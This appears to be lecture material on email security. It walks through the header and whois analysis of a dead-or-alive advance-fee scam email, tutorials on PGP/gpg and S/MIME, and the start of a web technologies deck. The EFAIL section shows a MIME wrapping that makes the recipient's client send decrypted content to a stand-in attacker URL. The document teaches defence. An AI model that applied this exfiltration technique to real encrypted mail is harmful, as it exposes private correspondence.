- in Thunderbird (Mac OS) source (full text) of message can be quickly obtained by pressing CMD-U

Da Mr Jamice Williams <mrjamicewilliamshotmail.com@dis.uniroma1.it>
Oggetto:***SPAM*** TRANSFER OF US\$6,800,000.00 TO YOUR BANK ACCOUNT.
Rispondi a mrjamicewilliams@hotmail.com
A undisclosed-recipients:
00.45
Altre azioni
Non indesiderata

Posta indesiderata

Attention: Beneficiary,
TRANSFER OF US\$6,800,000.00 TO YOUR BANK ACCOUNT.
Payment Notification:
We are writhing to know if it's true that you are DEAD? Because we received a notification from one MR. GERSHON SHAPIRO of USA stating that you are DEAD and that you have giving him the right to claim your funds. He stated you died on a CAR accident.
He has been calling us regarding this issue, but we cannot proceed with him until we confirm this by not hearing from you after 7days. Be advised that we have made all arrangements for you to receive and confirm your funds without anymore stress, and without any further delays.
All we need to confirm now is your been DEAD Or still Alive. Because this MAN'S message brought shock to our minds. And we just can't proceed with him until we confirm if this is a reality OR not.
But if it happened we did not hear from you after 7days, then we say: MAY YOUR SOUL REST IN PERFECT PEACE" YOUR JOY AND SUCCESS REMAINS OUR GOAL.
May the peace of the Lord be with you wherever you may be now.
Your Faitfully,
Mr Jamice Williams
Account Manager

SPAM ANALYSIS

Sorgente di: imap://damore@imap.dis.uniroma1.it:993/fetch%3EUID%3E/Junk%3E48069

Return-Path: <mrjamicewilliamshotmail.com@uictech.com.cn>

X-Original-To: damore@dis.uniroma1.it

Delivered-To: damore@dis.uniroma1.it

Received: from localhost (webmail.dis.uniroma1.it [151.100.59.69])
by mail.dis.uniroma1.it (Postfix) with ESMTP id 9333B22174
for <damore@dis.uniroma1.it>; Sat, 10 Mar 2012 00:47:47 +0100 (CET)

Received: from webmail.dis.uniroma1.it ([127.0.0.1])
by localhost (webmail [127.0.0.1]) (amavisd-new, port 10024) with ESMTP
id 28570-13 for <damore@dis.uniroma1.it>;
Sat, 10 Mar 2012 00:47:42 +0100 (CET)

Received: from mial.uictech.com.cn (unknown [121.52.214.219])
by webmail.dis.uniroma1.it (Postfix) with SMTP id 1BD9026AF0A
for <damore@dis.uniroma1.it>; Sat, 10 Mar 2012 00:47:01 +0100 (CET)

Received: from User ([41.203.64.130])
(envelope-sender <mrjamicewilliamshotmail.com>)
by 121.52.214.219 with ESMTP
for <damon@euroa-gazette.com.au>; Sat, 10 Mar 2012 07:45:31 +0800

Reply-To: <mrjamicewilliams@hotmail.com>

From: "Mr Jamice Williams" <mrjamicewilliamshotmail.com@dis.uniroma1.it>

Subject: ***SPAM*** TRANSFER OF US\$0,800,000.00 TO YOUR BANK ACCOUNT.

Date: Fri, 9 Mar 2012 15:45:36 -0800

MIME-Version: 1.0

Content-Type: text/html;
charset="Windows-1251"

Content-Transfer-Encoding: 7bit

X-Priority: 3

X-MSMail-Priority: Normal

X-Mailer: Microsoft Outlook Express 6.00.2600.0000

X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000

X-Antivirus: avast! (VPS 120309-0, 03/09/2012), Outbound message

X-Antivirus-Status: Clean

Message-ID: <20120309224701_1BD9026AF0A@webmail.dis.uniroma1.it>

To: undisclosed-recipients:

X-Virus-Scanned: by amavisd-new at dis.uniroma1.it

X-Spam-Status: Yes, hits=9.2 tagged_above=-99.0 required=8.0 tests=BAYES_50,
FORGED_HOTMAIL_RCVD2, FORGED_MUA_OUTLOOK, FORGED_OUTLOOK_HTML,
FORGED_OUTLOOK_TAGS, HTML_MESSAGE, MIME_HTML_ONLY, MSOE_MID_WRONG_CASE,
RCVD_IN_BL_SPAMCOP_NET, RCVD_IN_SORBS_WEB, RDNS_NONE, SUBJ_ALL_CAPS,
US_DOLLARS_3

X-Spam-Level: *****

X-Spam-Flag: YES

FIRST HOP

first hop basic data

questions

Received: from User ([41.203.64.130]) (envelope-sender <mrjamicewilliam@hotmail.com>) by 121.52.214.219 with ESMTP for <damon@euroa-gazette.com.au>; Sat, 10 Mar 2012 07:45:31 +0800

- a) whom 41.203.64.130 is registered to?
- b) whom 121.52.214.219 is registered to?
- c) whom euroa-gazette.com.au is registered to?
- d) are these data compatible?

FIRST ANSWERS

IP Information for 41.203.64.130

IP Location:	 Nigeria Abuja Glo-mobile
ASN:	AS37148
IP Address:	41.203.64.130 W R P D T

inetnum: 41.203.64.0 - 41.203.65.255
netname: GLOBACOM
descr: GLO-Mobile Network Services
country: NG
admin-c: PA2-AFRINIC
tech-c: PA2-AFRINIC
status: ASSIGNED PA
mnt-by: GLO-ONLINE-ADMIN
source: AFRINIC # Filtered
parent: 41.203.64.0 - 41.203.95.255

person: Prasoon Agarwal
nic-hdl: PA2-AFRINIC
address: 1- Mike Adenuga Close, Victoria Island
address: Lagos
address: Lagos
address: Nigeria
e-mail: michael.okoduwa@gloworld.com
phone: +2348055571050
phone: +2348055570601
source: AFRINIC # Filtered

moreover

- euroa-gazette.com.au is registered to "Euroa Gazette Newspaper", an Australian company
- the website of "The Euroa Gazette" for long time (about 2 years) showed news of October 13, 2009 (message has been sent on March 10, 2012)

IP Information for 121.52.214.219

IP Location:	 China Beijing Beijing Topnew Info&Tech Co .ltd
ASN:	AS4808
IP Address:	121.52.214.219 W R P D T

inetnum: 121.52.208.0 - 121.52.223.255
netname: TopnewNET
descr: Beijing Topnew Info&Tech co.,LTD.
country: CN
admin-c: HG335-AP
tech-c: CL1725-AP
mnt-by: MAINT-CNNIC-AP
mnt-lower: MAINT-CNNIC-AP
mnt-routes: MAINT-CNNIC-AP
status: ALLOCATED PORTABLE
changed: hm-changed@apnic.net 20071107
source: APNIC

person: Hongbo Gao
nic-hdl: HG335-AP
e-mail: gao@topnew.cn
address: No. 9 A JintailiJia&-Chaoyang District&-Beijing China
phone: +86-10-52081277
fax-no: +86-10-52081280
country: CN
changed: ipas@cnnic.net.cn 20071106
mnt-by: MAINT-CNNIC-AP
source: APNIC

person: Chaocheng Li
nic-hdl: CL1725-AP
e-mail: lcc@topnew.cn
address: No. 9 A JintailiJia&-Chaoyang District&-Beijing China
phone: +86-10-52081208
fax-no: +86-10-52081280
country: CN
changed: ipas@cnnic.net.cn 20071106
mnt-by: MAINT-CNNIC-AP
source: APNIC

courtesy of



RESULT OF FIRST-HOP ANALYSIS

message has been sent from a host registered to some Nigerian organization and received by a Chinese organization, that has been also informed that the final recipient belongs to an Australian organization

SECOND HOP

questions

- a) whom mial.uictech.com.cn is registered to?
- b) why IP 121.52.214.219 is labeled as unknown?
- c) what compatibility between such data?

second hop basic data

Received: from mial.uictech.com.cn (unknown [121.52.214.219])
by webmail.dis.uniroma1.it (Postfix) with SMTP
id 1BD9026AF0A
for <damore@dis.uniroma1.it>; Sat, 10 Mar
2012 00:47:01 +0100 (CET)

SECOND-HOP ANALYSIS

> whois uictech.com.cn

Domain Name: uictech.com.cn

ROID: 20061205s10011s12255687-cn

Domain Status: ok

Registrant ID: hc812883321-cn

Registrant Organization: 北京联友创嘉科技发展有限公司

Registrant Name: 陈文杰

Registrant Email:

Sponsoring Registrar: 北京万网志成科技有限公司

Name Server:dns11.hichina.com

Name Server:dns12.hichina.com

Registration Date: 2006-12-05 16:32:09

Expiration Date: 2012-12-05 16:32:09

Dnssec Deployment: N

after three attempts (first ones were void):

> nslookup uictech.com.cn

Non-authoritative answer:

Name: uictech.com.cn

Address: 121.52.214.219

data are compatible!

RESULT OF ANALYSIS

- message from Nigeria to China (with claimed final destination in Australia), then from China to Italy looks scarcely convincing
 - in particular there seems to be no reason why the Chinese server has delivered it to server in Sapienza (no explicit recipients of Sapienza are written in message)
- identity of Chinese server appears to be reasonably assured, since it is confirmed by Sapienza server
 - if Sapienza server was been captured, confirmation is unreliable
- initial Nigerian origin is only attested by Chinese server

MESSAGE IS COMPATIBLE WITH A PHISHING ATTEMPT ORIGINATED IN CHINA AND DELIVERED WITH SPOOFING TECHNIQUES AND ADULTERATED HEADERS

Email Security for the End User

E-MAIL SECURITY NEEDS WRT END-USERS

big provider like gmail
don't give these services free

- **confidentiality:** protection from disclosure
- **authentication** of sender of message (first one on the chain)
- **message integrity:** protection from modification
- **non-repudiation of origin:** protection from denial by sender

NOTE: Validation systems do not provide these properties to the end-user!


PRETTY GOOD PRIVACY (PGP)

- Pretty Good Privacy is a standard created by Phil Zimmermann in 1991
 - "PGP empowers people to take their privacy into their own hands. There has been a growing social need for it. That's why I wrote it." See Why I wrote PGP
<https://www.philzimmermann.com/EN/essays/WhyIWrotePGP.html>
- well known and widely used since the 90s
- using best available crypto algorithms
- originally free, now owned by Symantec (www.pgp.com)
- open version **OpenPGP** standardized in RCF 4880
 - several implementations, e.g., Gnu Privacy Guard (www.gnupg.org)
 - integrated in (some) email clients, e.g., Thunderbird
 - integrated into webmails through browser extensions, e.g., FlowCrypt

How OpenPGP encryption works visually


for ensure confidentiality

Additional details in [RFC 4880](#)



How OpenPGP authentication works visually

Additional details in [RFC 4880](#)



OpenPGP: practical issues

1. How to embed the signature/encrypted content into a message?
2. How to get the public key of other users?

↳ receiver

OpenPGP: signature/encrypted content into a message

There are several RFCs defining how to handle this problem. Unfortunately, different clients behave in different ways.

For instance, given the signature of a message:

- it could be appended as an attachment (e.g., in Thunderbird)
- it could be appended at the end of the message (e.g., in FlowCrypt)


Similar issue wrt encrypted messages. MIME/PGP added specific type/subtypes to MIME to mitigate this issue. Still, it is a bit of mess. The best implementation will adopt one approach but then try to handle also other approaches (e.g., [FlowCrypt compatibility list](#)).

OpenPGP: retrieve public keys of other users


Original idea: **Web of Trust**

- Each user keep a list of (trusted) public keys of other users
- He will sign these keys: other users may thus trust these the keys if they trust who is signed them
- More complex policies: trust a PK only when K trusted users are trusting it

↗ Public Key



However... is not used anymore



A screenshot of a Google search results page. The search query "pgp web of trust" is entered in the search bar. The top result is a Medium article titled "Why did the PGP Web of Trust fail? | by Henry Story | Medium" from June 19, 2018. Below the article, there is a "People also search for" sidebar containing the following suggestions:

- web of trust chrome extension
- web of trust free download
- web of trust cryptography
- pgp web of trust strong set
- web of trust download
- web of trust extension

<https://inversegravity.net/web-of-trust-dead> ::

PGP - The Web of Trust is Dead | inversegravity.net

Aug 6, 2019 — The Web of Trust was intended to solve this exact purpose, but the promise of encryption for everyone could never be kept.

OpenPGP: retrieve public keys of other users (2) *more simple*

Approaches:


1. The public key is attached to the email

- a. what if we want to encrypt? we first have to exchange a message to get the PK
- b. should we trust the PK attached to the mail?
- c. The idea is that each user has his own way to verify the identity

OpenPGP: retrieve public keys of other users (3)

2. The public key can be fetched from a key server

- a. **Public servers**: is the server verifying the identity of the user upload the PK?
 - i. Ubuntu key server: any user can upload a PK, faking the key metadata
 - ii. **OpenPGP key server: a validation email is sent to the address claimed by the PK**



- b. **Private servers**: organizations may track PK of their users. It works but requires special ways of validating the PKs. It cannot scale for all internet users.

PGP: Tutorial

- Create a new key pair: **gpg --gen-key**

```
gpg (GnuPG) 2.2.19; Copyright (C) 2019 Free Software Foundation, Inc.  
GnuPG needs to construct a user ID to identify your key.  
Real name: Emilio Coppa  
Email address: admin@webhack.it  
You selected this USER-ID: "Emilio Coppa <admin@webhack.it>"
```

<request for a passphrase>

We need to generate a lot of random bytes. It is a good idea to perform some other action (type on the keyboard, move the mouse, utilize the disks) during the prime generation; this gives the random number generator a better chance to gain enough entropy.

```
gpg: .../gnupg/trustdb.gpg: trustdb created  
gpg: key XXXXXXXXXXXX marked as ultimately trusted  
gpg: directory '/home/ercoppa/.gnupg/openpgp-revocs.d' created  
gpg: revocation certificate stored as '.../gnupg/openpgp-revocs.d/YYYYYYYYYYYY.rev'  
public and secret key created and signed.
```

```
pub rsa3072 2021-10-17 [SC] [expires: 2023-10-17]  
      ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ  
uid          Emilio Coppa <admin@webhack.it>  
sub rsa3072 2021-10-17 [E] [expires: 2023-10-17]
```

PGP: Tutorial (2)

specific Format



- Export the public key: gpg --armor --export email@domain.com

-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGFsTKUBDADAGKYjV8Q0/St50Bh8eRZUiw09fTTy/WLa0gJXaYmzM2qH7Ml3

....

IYc6M8/J6HoSNheHYqLsPktWK/zeGOA=

=VYi8

-----END PGP PUBLIC KEY BLOCK-----

PGP: Tutorial (3)

- Import public key of another user: **gpg --import file.asc**

```
gpg: key 3C78335641C9D68F: public key "AAA BBB (new key from Jan 2020) <AAA.BBB@domain.ext>" imported  
gpg: Total number processed: 1  
gpg:          imported: 1
```

- Import public of another user from a public server: **gpg --recv-keys XYZ**

```
gpg --recv-keys B00353B634BEAE32764CCCA05F9F6FC7C7E89F96  
gpg: key 5F9F6FC7C7E89F96: public key "Emilio Coppa <coppa@diag.uniroma1.it>" imported  
gpg: Total number processed: 1  
gpg:          imported: 1
```

- Trust imported key: **gpg --sign-key email@example.com**

↗ SERVER

PGP: Tutorial (4)

- Encrypt a file: gpg --encrypt --armor -r person@email.com file.ext

gpg: XXX: There is no assurance this key belongs to the named user

sub rsa3072/XXXX 2021-10-05 Emilio Coppa <coppa@diag.uniroma1.it>

Primary key fingerprint: AAA BBB CCC

Subkey fingerprint: AAA BBB CCC

**It is NOT certain that the key belongs to the person named in the user ID. If you
really know what you are doing, you may answer the next question with yes.**

Use this key anyway? (y/N) y

The encrypted file is file.ext.asc



PGP: Tutorial (5)

- Sign a file: **gpg --sign --armor file.ext**

The signature is file.ext.asc

- Encrypt and sign: **gpg --encrypt --sign --armor -r person@email.com file.ext**
- Decrypt and/or check signature: **gpg file.ext.asc**

FlowCrypt



→ Define new subtype in MIME

Secure/Multipurpose Internet Mail Extensions (S/MIME)

- The goal is to provide similar security properties as PGP: authentication, message integrity, non-repudiation of origin (using digital signatures), confidentiality.
- IETF standard for public key encryption and signing of MIME data (see **multipart/signed**, **application/x-pkcs7-mime**)
- RFC 3369, RFC 3370, RFC 3850 and RFC 3851. It is more “standardized” than OpenPGP
- Nice whitepaper describing S/MIME [**\[PDF\]**](#)
- Big difference wrt PGP: **the trust model is based on X.509 certificates and CAs.**
Hence, it is using a similar approach to what is in use by the web.

EFAIL (i.e., when email encryption solutions badly fail)



- [CVE-2017-17688](#) and [CVE-2017-17689](#)
- Attacker may access the decrypted content of an email if it contains active content like HTML or JavaScript, or if loading of external content has been enabled in the client.
- Affected email clients include Gmail, Apple Mail, and Microsoft Outlook.

EFAIL: attacking MIME parsers (1)

Suppose the attacker has a copy of encrypted message. E.g.,

Content-Type: application/pkcs7-mime; s-mime-typed-envelope-data

Content-Transfer-Encoding: base64

<base64-ENCRYPTEDMESSAGEENCRYPTEDMESSAGEENCRYPTEDMESSAGEENCRYPTEDMESSAGE>

EFAIL: attacking MIME parsers (2)

Now the sends builds the following message:

The encrypted content is inserted inside HTML content.

```
[...]
Content-Type: multipart/mixed;boundary="BOUNDARY"
[...]
--BOUNDARY
Content-Type: text/html


--BOUNDARY
```

EFAIL: attacking MIME parsers (3)

The client of the recipient automatically performs the decryption, replacing the plaintext into the message:

```
[...]
Content-Type: multipart/mixed;boundary="BOUNDARY"
[...]
--BOUNDARY
Content-Type: text/html


--BOUNDARY
```

If the client is rendering the HTML code, this will trigger a HTTP request for retrieving the image:

<http://attacker.chosen.url/DECRYPTED-SECRET>

which will leak the secret content to attacker.

You can find more details in the NDSS paper.

License

<https://creativecommons.org/licenses/by-nc-sa/2.0/>



Web Technologies


Emilio Coppa

coppa@diag.uniroma1.it

Sapienza University of Rome

Introduction to HTTP


Anatomy of a Typical Web Application



1. The user request a webpage with dynamically generated content
2. The web application queries the database for user's data
3. The data from the database is used to generate page content
4. The page is rendered by the client's browser

Uniform Resource Locator (URL)

URLs are identifiers for documents on the Web



- Some elements are optional: port, query string, fragment
- When reserved characters (like space : ? /) need to be used in the URL, they must be URL-encoded:
 - %20 = space
 - %2F = /
 - ...

Example of encoding:

`https://example.com/page?name=my%20page`

NOTE: For clarity, we will not URL-encode the attack payloads in the next slides

The HTTP Protocol

- ▶ HTTP (Hypertext Transfer Protocol) defines the structure of the communication between client and web server
- ▶ Properties:
